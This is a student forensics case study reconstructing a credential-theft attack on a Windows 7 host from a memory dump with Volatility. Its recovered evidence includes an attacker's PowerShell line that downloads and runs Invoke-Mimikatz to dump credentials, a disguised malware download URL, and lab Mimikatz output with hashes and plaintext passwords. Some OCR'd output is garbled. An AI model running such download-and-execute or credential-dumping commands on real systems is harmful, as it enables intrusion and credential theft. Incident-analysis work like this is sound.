

Case Study 3 – Investigating a Cyber Attack
CYSE2002_2237: LawForensics & Investigation
Prof. Alain N'Dalla

Investigation Team

Himesh Girish Patel	himeshgirishpatel@loyalistcollege.com	500209946
Harshkumar Lilabhai Raval	harshkuamrlilabha@loyalistcollege.com	500216597
Ugochukwu Henry Nwosu	ugochukwunwosu@loyalistcollege.com	500194968
Amarjeet Kaur	amarjeetkaur@loyalistcollege.com	500211088
Manju Rani	manjurani@loyalistcollege.com	500203949
Mandeep Kaur	mandeepkaur61@loyalistcollege.com	500211149
Saravjeet Kaur	saravjeetkaur@loyalistcollege.com	500212002
Gagandeep Kaur	gagandeepkaur65@loyalistcollege.com	500202277
Avi Gандотра	avigандотра@loyalistcollege.com	500212277
Gurvinder Singh	gurvindersingh8@loyalistcollege.com	500204811

Executive Summary:

An analysis was conducted on a compromised system – WIN7-CFO. The system is running a Windows 7 Pro with Service Pack 1 installed on Thursday, October 4, 2018, 5:23:54 AM (UTC). The attack occurred on October 9, 2018. The state of the memory during the time of compromise was captured using FTK Imager. A static analysis was performed on the captured memory using tools, Volatility, Registry Explorer, Event Log Explorer and VirusTotal.

Key Findings:

1. **Malicious File Discovery:** A malicious file, Enhancement Tablxs1x.exe, was uncovered during the analysis. This file was downloaded by the user shauser by being a victim to a phishing email indicating that the user was unknown of the nature of the file.
2. **Credential Compromise:** User credentials on the system were compromised during the incident. The attacker exploited the usage of the outdated authentication system Wdigest, which stores user credentials in plain text, providing an avenue for unauthorized access and data extraction.
3. **Remote Desktop Connections:** The attacker employed remote desktop connections as a mechanism to transfer the data from the compromised system to their own system.

Vulnerability & Threat:

1. **Wdigest:** It is an outdated and unsecure authentication system being used on the system. It is a high risk to security as it stores user credentials in plain text. This allowed the attacker to gain credentials of the users on the compromised system.
2. **Mimikatz:** The analysis identified the presence of Mimikatz on the compromised system. It is a well-known post-exploitation tool specializing in the extraction of credentials, plaintext passwords, and hashes. It poses a severe threat to the system.
3. **Single Factor Authentication:** The system is only using a single factor authentication system which makes breaking into the system easy once the password is uncovered.

Limitations:

1. **Static Memory Dump Constraints:** The reliance on a static memory dump provided only a partial view of the incident, limiting the depth of information available for analysis.
2. **Static Analysis Tool Constraints:** The use of static analysis tools only uncovers parts of the incident which limits the investigation of the attack. This only helps partially solve the problem and only provide limited information for securing the system.

Findings

The investigation began with the analysis of the memory dump file extracted from the device under investigation to look at the state of the computer at that moment. FTK imager a forensic tool used for Registry hive extraction and memory capture was used.

Once the memory dump was captured the investigation began using Volatility2. The first step we took was to find out information about the system. The table below provides system information.

Information Found							
System OS	Windows 7 Pro						
Build Number	7601						
CSDVersion	Service Pack 1						
Installed Date & Time	Thursday, October 4, 2018, 5:23:54 AM (UTC) Wednesday, October 3, 2018, 10:23:54 PM (PST)						
Time Zone	Pacific Standard Time						
Shutdown Time	Tuesday, October 9, 2018, 3:36:30 AM (UTC) Monday, October 8, 2018, 8:36:30 PM (PST)						
Computer Name	WIN7-CFO						

The next step we took was to obtain a list of all the running processes when the memory was captured. For this we used the “pslist” plugin of volatility. With the help of this plugin we were able to identify that one such process which is not part of the regular windows process list.

Suspicious Process: Enhancement Tablxsxl.exe

PID: 3512

Evidence Image 1:

0xfffffa80017e000 vmtoolsd.exe	3924	1064	6	161	3	0	2018-10-09 16:32:21 UTC+0000
0xfffffa800231a000 vmbusd.exe	3080	3780	9	413	4	0	2018-10-09 16:32:21 UTC+0000
0xfffffa8001edb000 winlogon.exe	3120	3788	4	118	4	0	2018-10-09 16:35:52 UTC+0000
0xfffffa8002469b00 rdpclip.exe	3292	356	5	186	4	0	2018-10-09 16:36:00 UTC+0000
0xfffffa8003e3000 dmm.exe	3364	892	4	82	4	0	2018-10-09 16:36:00 UTC+0000
0xfffffa8003e57000 explorer.exe	1536	3104	28	989	4	0	2018-10-09 16:36:01 UTC+0000
0xfffffa8001e49150 taskhost.exe	3756	480	13	295	4	0	2018-10-09 16:36:01 UTC+0000
0xfffffa8002469b00 csrss.exe	2600	1536	6	153	4	0	2018-10-09 16:36:01 UTC+0000
0xfffffa8002469b00 OUTLOOK.exe	2077	336	33	275	4	1	2018-10-09 16:36:10 UTC+0000
0xfffffa8001ef3b00 taskhost.exe	1764	480	6	105	4	0	2018-10-09 16:39:32 UTC+0000
0xfffffa8003ab99b Enhancement.Ta	3512	3740	17	517	4	1	2018-10-09 16:48:32 UTC+0000
0xfffffa80021213ab EXCEL.EXE	4136	3512	14	445	4	1	2018-10-09 16:48:59 UTC+0000
0xfffffa8001bf2d00 iexplorer.exe	4488	1536	11	519	4	0	2018-10-09 16:55:21 UTC+0000
0xfffffa8003ec1830 iexplorer.exe	1132	4488	23	601	4	1	2018-10-09 16:55:22 UTC+0000
0xfffffa8002469b00 powershell.exe	3740	1536	15	714	4	0	2018-10-09 19:57:00 UTC+0000
0xfffffa800324000 csrss.exe	4948	3684	3	63	4	0	2018-10-09 19:57:28 UTC+0000
0xfffffa80021278f0 dllhost.exe	2152	628	5	173	4	0	2018-10-09 20:02:42 UTC+0000

Now we used the “pstree” plugin in volatility to figure out which processes are running under the Enhancement Tablxsxl.exe process.

After successfully running the pstree command we found that Microsoft Excel was started in correspondence with the **Enhancement Tablxsxl.exe** process.

This helped determine that the **Enhancement Tablxsxl.exe** was posing as an **Excel file**.

Evidence Image 2:

0xfffffa8001bf2d00 csrss.exe	3080	4096	3	900	0	2018-10-09 20:28:29 UTC+0000
0xfffffa8001b52000 ftk_imager.exe	3464	3968	23	418	2018-10-09 20:28:47 UTC+0000	
0xfffffa8003415480 vmtoolsd.exe	5080	3968	7	159	2018-10-09 20:28:21 UTC+0000	
0xfffffa8003bc0b00 csrss.exe	404	396	10	291	2018-10-09 03:44:02 UTC+0000	
0xfffffa800204cd00 csrss.exe	4512	404	1	31	2018-10-09 20:28:17 UTC+0000	
0xfffffa8002bd0000 winlogon.exe	488	396	5	117	2018-10-09 03:44:04 UTC+0000	
0xfffffa8002039000 csrss.exe	3070	3000	9	202	2018-10-09 16:32:02 UTC+0000	
0xfffffa80021213ab EXCEL.exe	3084	3000	4	112	2018-10-09 16:32:21 UTC+0000	
0xfffffa80020f5000 explorer.exe	1064	3988	27	867	2018-10-09 16:32:23 UTC+0000	
0xfffffa8001edb00 vmbusd.exe	3524	1064	6	161	2018-10-09 16:32:21 UTC+0000	
0xfffffa8003ab99b Enhancement.Ta	3512	3740	17	517	2018-10-09 16:48:32 UTC+0000	
0xfffffa80021213ab EXCEL.EXE	4136	3512	14	445	2018-10-09 16:48:50 UTC+0000	

Now to further investigate what exactly the suspicious process might be doing we ran the “cmdline” plugin to see what command line arguments associated with the specified process. This information is crucial for understanding what the process was doing at the time of the memory capture.

While it didn't reveal much in terms of commands running or what it might be doing. It did give us information about the location of the file and the user using the file.

Location: C:\Users\shauser\Downloads\ Enhancement Tablxslx.exe

User: shauser

This information that we uncovered will later help us determine the timeline of how this all started when we used registry hives and event logs.

Evidence Image 3:

```
taskhost.exe pid: 3772
Command line : "taskhost.exe"
*****
vmtoolsd.exe pid: 2680
Command line : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmsvc
*****
OUTLOOK.EXE pid: 2072
Command line : "C:\Program Files (x86)\Microsoft Office\Office14\OUTLOOK.EXE"
*****
taskhost.exe pid: 1264
Command line : "taskhost.exe"
*****
Enhancement Ta pid: 3512
Command line : "C:\Users\shauser\Downloads\Enhancement Tablxslx.exe"
*****
EXCEL.EXE pid: 4136
Command line : "C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE" /dde
*****
iexplore.exe pid: 4488
Command line : "C:\Program Files\Internet Explorer\iexplore.exe"
*****
```

Since we couldn't figure out what the suspicious excel file was doing. We decided to extract it.


Evidence Image 4:

```
[(himeshgirishpatel㉿kali)]:~/volatility2]
$ ./vol2 -f ~/Desktop/memdump-002.mem --profile Win7SP1x64 procdump --dump-dir /home/Documents -p 3512
Volatility Foundation Volatility Framework 2.6
ERROR : volatility.debug : /home/Documents is not a directory

[(himeshgirishpatel㉿kali)]:~/volatility2]
$ ./vol2 -f ~/Desktop/memdump-002.mem --profile Win7SP1x64 procdump --dump-dir /home/himeshgirishpatel/Documents -p 3512
Volatility Foundation Volatility Framework 2.6
Process(V)      ImageBase          Name           Result
0xfffffa8003ab9900 0x00000000013a0000 Enhancement Ta      OK: executable.3512.exe
[(himeshgirishpatel㉿kali)]:~/volatility2]
$
```

After successfully extracting the file. We took its SHA 256 value and searched it against the VirusTotal database to see if it is a malware file or not.

Evidence Image 5:



We found that 50 security vendors have flagged this file to be a malicious file and a thorough analysis on the website showed that it runs background commands in powershell to install Mimikatz.

Note: What is Mimikatz ? - Mimikatz is a potent post-exploitation tool that extracts sensitive information, including passwords and Kerberos tickets, from Windows systems' memory. Used for security testing, it

exposes vulnerabilities but also poses a threat if exploited by malicious actors, emphasizing the need for robust cybersecurity practices and defenses against credential theft.

Evidence Image 6:

50 / 72

50 security vendors and no sandboxes flagged this file as malicious

e1bcaea31d54f7f9e3d27eae1a98dfa82f4bb24cc463034511adaaa5367bb3

ARSim.exe

peexe spreader runtime-modules assembly direct-cpu-clock-access

Community Score

DETECTION DETAILS BEHAVIOR COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label	trojan/msil	Threat categories	trojan	Family labels	msil
AhrLab-V3	① Trojan/Win32.Perseus.R207196	Allbeba	① Trojan/MSIL/Kryptik.2b53c776		
ALYac	① Trojan.GenericKD.31293741	Antiy-AVL	① Trojan/MSIL.Kryptik		
Arcabit	① Trojan.Generic.DIDD812D	Avira (no cloud)	① HEUR/AGEN.I323935		
BitDefender	① Trojan.GenericKD.31293741	Bkav Pro	① W32.AIDetectMalware.CS		
CrowdStrike Falcon	① Win/malicious_confidence_100% (W)	Cyberesaon	① Malicious.2291cd		
Cylance	① Unsafe	Cynet	① Malicious (score: 100)		
DeepInstinct	① MALICIOUS	DrWeb	① Trojan.PWS.Siggen2.480		

Do you want to automate checks?

Cloudy 2°C

FNG US 9:17 AM 2023-12-08 Right Ctrl

Link to the VirusTotal analysis of the file under investigation:

<https://www.virustotal.com/gui/file/e1bcaea31d54f7f9e3d27eae1a98dfa82f4bb24cc463034511adaaa5367bb3/details>

To find out if the file was behaving the same way in the system under investigation we went back to Volatility and ran the “cmdscan” plugin to see what commands were running. And as suspected the command to install and run Mimikatz was executed.

Evidence Image 7:

```
File Actions View Help
KdcCopyDataBlock)
    Force utilization of suspect profile
-k KPCR, --kPCR=KPCR
Specify a specific KPCR address
--cookie=COOKIE
Specify the address of nt!ObHeaderCookie (valid for
Windows 10 only)
-V, --virtual
Scan virtual space instead of physical
-W, --show-unallocated
Skip unallocated objects (e.g. 0xbadb0b0)
-A START, --start=START
The starting address to begin scanning
--LENGTH, --length=LENGTH
Length (in bytes) to scan from the starting address

Module Output Options: dot, grep;text, html, json, sqlite, text, xlsx


Module PSScan
Pool scanner for process objects

(himeshgirishpate@kali: ~/volatility2)
$ ./vol2 -f ~/Desktop/nemudump-002.nem --profile Win7SP1x64 cmdscan
Volatility Foundation Volatility Framework 2.6
=====
CommandProcess: conhost.exe Pid: 4048
CommandHistory: 0x2133310 Application: powershell.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x10
Cmd @ 0x227e0000 Ex {new-Object System.Net.WebClient}.DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/module_source/credentials/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz -DumpCreds
=====
CommandProcess: conhost.exe Pid: 4512
CommandHistory: 0x2d9c60 Application: TPAutoConnect.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x10
```

Now to figure out what information might have been leaked using Mimikatz. We ran the “consoles” plugin and found out that the passwords of multiple users were leaked. This uncovered a vulnerability in the system. The


system is using WDigest for HTTP Digest authentication. This is a security risk as it stores passwords in plaintext. This made it easier for the threat actor to gain the passwords of all the users on the system.

Evidence Image 8:




```
himesh@kali:~/volatility2$ ./vol.py -f ~/Desktop/memdump-002.mem --profile Win7SP1x64 consoles
Volatility Framework 2.6
=====
ConsoleProcess: conhost.exe Pid: 4948
Console: 0xffffc16202 CommandHistorySize: 50
HistoryBufferCount: 2 HistoryBufferSize: 4
OriginalTitle: Windows PowerShell
Title: Administrator: Windows PowerShell
AttachedProcess: powershell.exe Pid: 3764 Handle: 0x10
CommandHistory: 0x2280a Application: whami.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
CommandHistory: 0x2133310 Application: powershell.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x10
Cmd #0 at 0x227eb0: IEK (New-Object System.Net.Webclient).DownloadString("https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/module_source/credentials/Invoke-Mimikatz.ps1") ; Invoke-Mimikatz -DumpCreds
Screen 0x22cc20 X:120 Y:300
Dump:
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
```

Evidence Image 9:



```
mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 7088273 (00000000:006c2891)
Session          : RemoteInteractive from 4
User Name        : Shauser
Domain           : CSIRS
Logon Server     : CSIRSDC1
Logon Time       : 10/9/2018 9:35:52 AM
SID              : S-1-5-21-2625972312-1593475058-3720267912-1117
msv :
[00000008] Primary
* Username : Shauser
* Domain  : CSIRS
* NTLM    : bf497e106485dcbea92dea1f6026c5b7
* SHA1   : e9d830b0e328a2ec5d91317ce8d1780702adfc2
[00010000] CredentialKeys
* NTLM   : bf497e106485dcbea92dea1f6026c5b7
* SHA1   : e9d830b0e328a2ec5d91317ce8d1780702adfc2
tspk : wdigest :
* Username : Shauser
* Domain  : CSIRS
* Password : Dragon08
kerberos :
* Username : shauser
* Domain  : CSIRS.COM
* Password : (null)
ssp :
creddan :
```

Evidence Image 10:



```
Authentication Id : 0 ; 6694827 (00000000:006627ab)
Session          : RemoteInteractive from 3
User Name        : Admin
Domain           : Win7-CFO
Logon Server     : WIN7-CFO
Logon Time       : 10/9/2018 9:32:03 AM
SID              : S-1-5-21-4074780529-1249784703-2146843469-1000
msv :
[00010000] CredentialKeys
* NTLM   : 505ee1a9534c9daff10f67e9990b5478
* SHA1   : acfab21d6a28f465c91f8e5a358c2b052720da08
[00000003] Primary
* Username : Admin
* Domain  : Win7-CFO
* NTLM    : 505ee1a9534c9daff10f67e9990b5478
* SHA1   : acfab21d6a28f465c91f8e5a358c2b052720da08
tspk : wdigest :
* Username : Admin
* Domain  : Win7-CFO
* Password : cca221@0!
kerberos :
* Username : Admin
* Domain  : Win7-CFO
* Password : (null)
ssp :
creddan :

Authentication Id : 0 ; 6101720 (00000000:005diad8)
Session          : RemoteInteractive from 2
User Name        : Shauser
Domain           : CSIRS
Logon Server     : CSIRSDC1
Logon Time       : 10/9/2018 9:11:38 AM
SID              : S-1-5-21-2625972312-1593475058-3720267912-1117
msv :
tspk : wdigest :
kerberos :
ssp :
creddan :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session          : Service from 0
```

After figuring out the nature of the Suspicious file. We decided to find out where the file came from.

For this we decided to check the online activity of the user “shauser”. For this we used the “hivelist” plugin to find our registry hives available in the memory dump and found the NTUSER.dat file corresponding to shauser.

Evidence Image 11:

```

File Actions Edit View Help
(himeshgirishpatal@kali)-[~]
$ volatility2
(himeshgirishpatal@kali)-[~/volatility2]
$ ./vol2 -f ~/Desktop/memdump-002.mem --profile Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual Physical Name
0xfffffb8a001f2c010 0x0000000039752010 \??\C:\Users\Admin\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffffb8a002b2d410 0x00000000d77c410 \??\C:\Users\shauser\ntuser.dat
0xfffffb8a003271410 0x000000007271ch410 \??\C:\Users\Administrator\ntuser.dat
0xfffffb8a003f9110 0x00000000272d1110 \??\C:\Users\Admin\ntuser.dat
0xfffffb8a003c800d0 0x00000000588f70d0 \??\C:\Users\shauser\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffffb8a003fe1010 0x000000005b61010 \??\C:\System\Volume\Information\syscache.hve
0xfffffb8a000000f010 0x0000000000ccfe2010 [no name]
0xfffffb8a00024010 0x000000002cf7f010 [REGISTRY\MACHINE\SYSTEM]
0xfffffb8a00032010 0x000000004477010 [Device\Harddisk\Volume1\Boot\BCD]
0xfffffb8a0003b0010 0x0000000029454010 [SystemRoot\System32\Config\SOFTWARE]
0xfffffb8a0004d010 0x000000001b79f010 [SystemRoot\System32\Config\DEFAULT]
0xfffffb8a00109c010 0x0000000015f19f010 [SystemRoot\System32\Config\SECURITY]
0xfffffb8a001111010 0x000000000015225010 [SystemRoot\System32\Config\SAM]
0xfffffb8a00111c010 0x000000001289a010 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffffb8a00126e410 0x0000000000129e410 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT

(himeshgirishpatal@kali)-[~/volatility2]
$ 

```

Now to find the online activity of the user. We used the “printkey” and provided the path to find out the URLs accessed by the user.

From this we found that the user accessed the Hotmail site and it might be possible that the suspicious file was downloaded from the link provided in one of the mails the user was accessing. The link in this part is believed to have been from an IP address-based domain with no domain name possibly known.

Evidence Image 12:

```

(himeshgirishpatal@kali)-[~/volatility2]
$ ./vol2 -f ~/Desktop/memdump-002.mem --profile Win7SP1x64 printkey -o 0xfffffb8a002b2d410 -K "Software\Microsoft\Internet Explorer\TypedURLs"
Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable (V) = Volatile

Registry: \??\C:\Users\shauser\ntuser.dat
Key name: TypedURLs (S)
Last updated: 2018-10-09 19:07:19 UTC+0000
Subkeys: 115
Values: 115
REG_SZ url1 : ($ s http://192.168.0.6/login.php
REG_SZ url2 : ($ s http://192.168.0.6/
REG_SZ url3 : ($ s http://hotmail.com/
REG_SZ url4 : ($ s http://www.yahoo.com/
REG_SZ url5 : ($ s http://167.99.231.140/Enhancement%20Tab!%E2%80%AExlsx.exe
REG_SZ url6 : ($ s http://ws3.com/
REG_SZ url7 : ($ s http://go.microsoft.com/fwlink/?LinkId=255141

(himeshgirishpatal@kali)-[~/volatility2]
$ 

```

The web address which was accessed to download the file did not come up as a flagged on VirusTotal. Even after scanning it against 93 security vendors.

Evidence Image 13:

No security vendors flagged this URL as malicious

<http://167.99.231.140/Enhancement%20Tab!%E2%80%AExlsx.exe>

167.99.231.140

Community Score 0 / 93

DETECTION DETAILS COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

We also check the recent files that might have been accessed by the user. It didn't show much, however; two files were accessed: Employee Health Care Information document and a Shared Folder.

Evidence Image 14:

```
---(kimeshikishipate@kali)---/~/volatility2
$ ./vol2 -f ~/Desktop/memdump-002.mem --profile Win7SP1x64 printkey -o 0xffff8a002b2d410 -K "Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs"
volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable (V) = Volatile

Registry: \??\C:\Users\shauer\ntuser.dat
Key name: RecentDocs (S)
Last updated: 2018-10-09 16:37:00 UTC+0000

Subkeys:
(S) .docx
(S) Folder

values:
REG_BINARY NRUListEx : (S)
00000000 01 00 00 00 00 00 00 ff ff ff ff ff ff ..... N/A
REG_BINARY 0 : (S)
00000000 45 00 6d 00 70 00 6c 00 6f 00 79 00 65 00 65 00 Employee... 2018-10-09 01:44:17.000000 N/A
00000000 20 00 48 00 65 00 61 00 6c 00 74 00 68 00 20 00 ..Health... 2018-10-09 01:44:17.000000 N/A
00000000 43 00 61 00 72 00 65 00 20 00 49 00 66 00 66 00 Care...Inf. 2018-10-09 01:44:11.000000 N/A
00000000 67 00 72 00 6d 00 65 00 70 00 59 00 67 00 66 00 o.r.mati.on. 2018-10-09 01:44:12.000000 N/A
00000000 25 00 61 00 67 00 65 00 53 00 60 00 65 00 66 00 ..d.o.cx...o. 2018-10-09 01:44:12.000000 N/A
00000000 00 00 00 00 00 00 00 00 00 00 45 00 6d 00 6f 79 ...Employ 2018-10-09 01:44:02.000000 N/A
00000000 65 65 20 48 65 61 6c 74 68 45 6d 72 65 20 49 ee.Health.Care.I 2018-10-09 01:44:05.000000 N/A
00000000 70 66 6f 72 6d 61 74 69 6f 6e 2e 6c 66 6b 00 00 nformation.lnk. 2018-10-09 01:44:10.000000 N/A
00000000 76 00 08 00 00 00 ef be 00 00 00 00 00 00 00 V..... 2018-10-09 01:44:13.000000 N/A
00000000 28 00 00 00 00 00 00 00 00 00 00 00 00 00 00 *..... 2018-10-09 01:44:13.000000 N/A
00000000 60 00 61 00 6c 00 65 00 6f 00 66 00 67 00 68 00 ..File... 2018-10-09 01:44:14.000000 N/A
00000000 6c 00 6f 00 79 00 65 00 65 00 20 00 48 00 65 00 lo.y.e.e.H.e. 2018-10-09 01:44:17.000000 N/A
